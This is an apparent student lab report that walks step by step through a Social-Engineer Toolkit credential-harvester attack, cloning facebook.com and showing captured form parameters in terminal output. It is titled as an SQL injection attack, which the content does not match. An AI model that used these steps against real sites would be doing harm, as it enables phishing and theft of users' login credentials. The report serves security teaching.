Application Security Lab

Name: Swanand Garge


Div : D(D2)

Roll no :42


SRN: 202201589

Q . *Perform an SQL injection attack*


Step 1: Go to the Social Engineering Toolkit



Step 2: Select option ‘Website attack vectors’



Step 3: Select option ‘Credential harvester attack method’




Step 4: Select option ‘Site cloner’

```
File  Machine  View  Input  Devices  Help

File  Actions  Edit  View  Help
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet crea
ted by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit paylo
ad.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the inf
ormation posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted
URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link re
placement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Me
tasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-
based powershell exploitation through the browser.

   1) Java Applet Attack Method
   2) Metasploit Browser Exploit Method
   3) Credential Harvester Attack Method
   4) Tabnabbing Attack Method
   5) Web Jacking Attack Method
   6) Multi-Attack Web Method
   7) HTA Attack Method

  99) Return to Main Menu

set:webattack>3

 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
```


Here, you can clone the website of your choice that has a login page/credentials input spaces, this example has the website facebook.com

```
File  Machine  View  Input  Devices  Help

File  Actions  Edit  View  Help
 The first method will allow SET to import a list of pre-defined web
 applications that it can utilize within the attack.

 The second method will completely clone a website of your choosing
 and allow you to utilize the attack vectors within the completely
 same web application you were attempting to clone.

 The third method allows you to import your own website, note that you
 should only have an index.html when using the import website
 functionality.

   1) Web Templates
   2) Site Cloner
   3) Custom Import

  99) Return to Webattack Menu

set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report

─────────────────────────────────────────────────────────────────────────────
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [10.0.2.15]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://www.facebook.com/

[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a websit
e.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

After that, the IP address that we get is to be placed in the search bar so that the cloned website can work!



After giving any valid value in the inputs, we get this on our Kali terminal. The entire data of what we've been accessing on that particular website



As you can see in the red highlighted part, we can see that the possible username and passwords can be seen that might help the attacker to access out webpages without us knowing.

```
File  Machine  View  Input  Devices  Help

File  Actions  Edit  View  Help
PARAM: local_storage[hb_timestamp]=13
PARAM: local_storage[signal_flush_timestamp]=13
PARAM: local_storage[Session]=20
PARAM: session_storage[TabId]=6
PARAM: session_storage[sp_pi]=216
PARAM: logtime=2
PARAM: __aaid=0
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: __a=1
PARAM: __req=9
PARAM: __hs=19838.BP:DEFAULT.2.0..0.0
PARAM: dpr=2
PARAM: __ccg=GOOD
PARAM: __rev=1013043117
PARAM: __s=hsl3co:we8rr4:mwr2q8
PARAM: __hsi=7361786831142038410
PARAM: __dyn=7xe6E5aQ1PyUbFp41twpUnwgU29zEdEc8uwdK0lW4o3Bw5VCwjE3awbG782Cw8G1Qw5Mx61vw5zwwwi81nE1u83mwaS0zK1swc-0lK3qaw4kwbS1Lw7Jw7zw
PARAM: __csr=
PARAM: lsd=AVqYpWGkfEQ
PARAM: jazoest=2982
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1013043117
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1714049566
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


10.0.2.15 - - [25/Apr/2024 08:57:05] "POST /ajax/webstorage/process_keys/?state=1 HTTP/1.1" 302 -
[*] WE GOT A HIT! Printing the output:
PARAM: local_storage[hb_timestamp]=13
PARAM: local_storage[signal_flush_timestamp]=13
PARAM: local_storage[Session]=20
PARAM: session_storage[TabId]=6
PARAM: session_storage[sp_pi]=216
PARAM: logtime=2
PARAM: __aaid=0
POSSIBLE USERNAME FIELD FOUND: __user=0
PARAM: __a=1
PARAM: __req=a
PARAM: __hs=19838.BP:DEFAULT.2.0..0.0
PARAM: dpr=2
PARAM: __ccg=GOOD
PARAM: __rev=1013043117
PARAM: __s=hsl3co:we8rr4:mwr2q8
PARAM: __hsi=7361786831142038410
PARAM: __dyn=7xe6E5aQ1PyUbFp41twpUnwgU29zEdEc8uwdK0lW4o3Bw5VCwjE3awbG782Cw8G1Qw5Mx61vw5zwwwi81nE1u83mwaS0zK1swc-0lK3qaw4kwbS1Lw7Jw7zw
PARAM: __csr=
PARAM: lsd=AVqYpWGkfEQ
PARAM: jazoest=2982
POSSIBLE PASSWORD FIELD FOUND: __spin_r=1013043117
POSSIBLE PASSWORD FIELD FOUND: __spin_b=trunk
POSSIBLE PASSWORD FIELD FOUND: __spin_t=1714049566
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.
```

Conclusion:

In conclusion, the images demonstrate an educational walk-through of various web attack techniques available in the Social-Engineer Toolkit (SET) on the Kali Linux platform. These techniques, while powerful, are meant for authorized penetration testing and security assessments to identify vulnerabilities ethically.

The credential harvesting attack by cloning a website like Facebook showcases how unsuspecting users can be tricked into revealing their login credentials. Other methods outlined include Java Applet Attacks, Metasploit Browser Exploits, TabNabbing, Web Jacking, Multi-Attack combinations, and leveraging HTA files for client-side attacks.

It's essential to reiterate that such activities should only be conducted with explicit permission on systems owned or with the consent of the owners. Responsible disclosure of identified vulnerabilities allows organizations to remediate issues, enhancing their overall security posture.

This walkthrough serves as a learning resource, raising awareness about the potential attack vectors and the need for robust security measures to protect against unauthorized access and data breaches. Ethical hacking plays a crucial role in proactively identifying and mitigating risks, contributing to a more secure online ecosystem.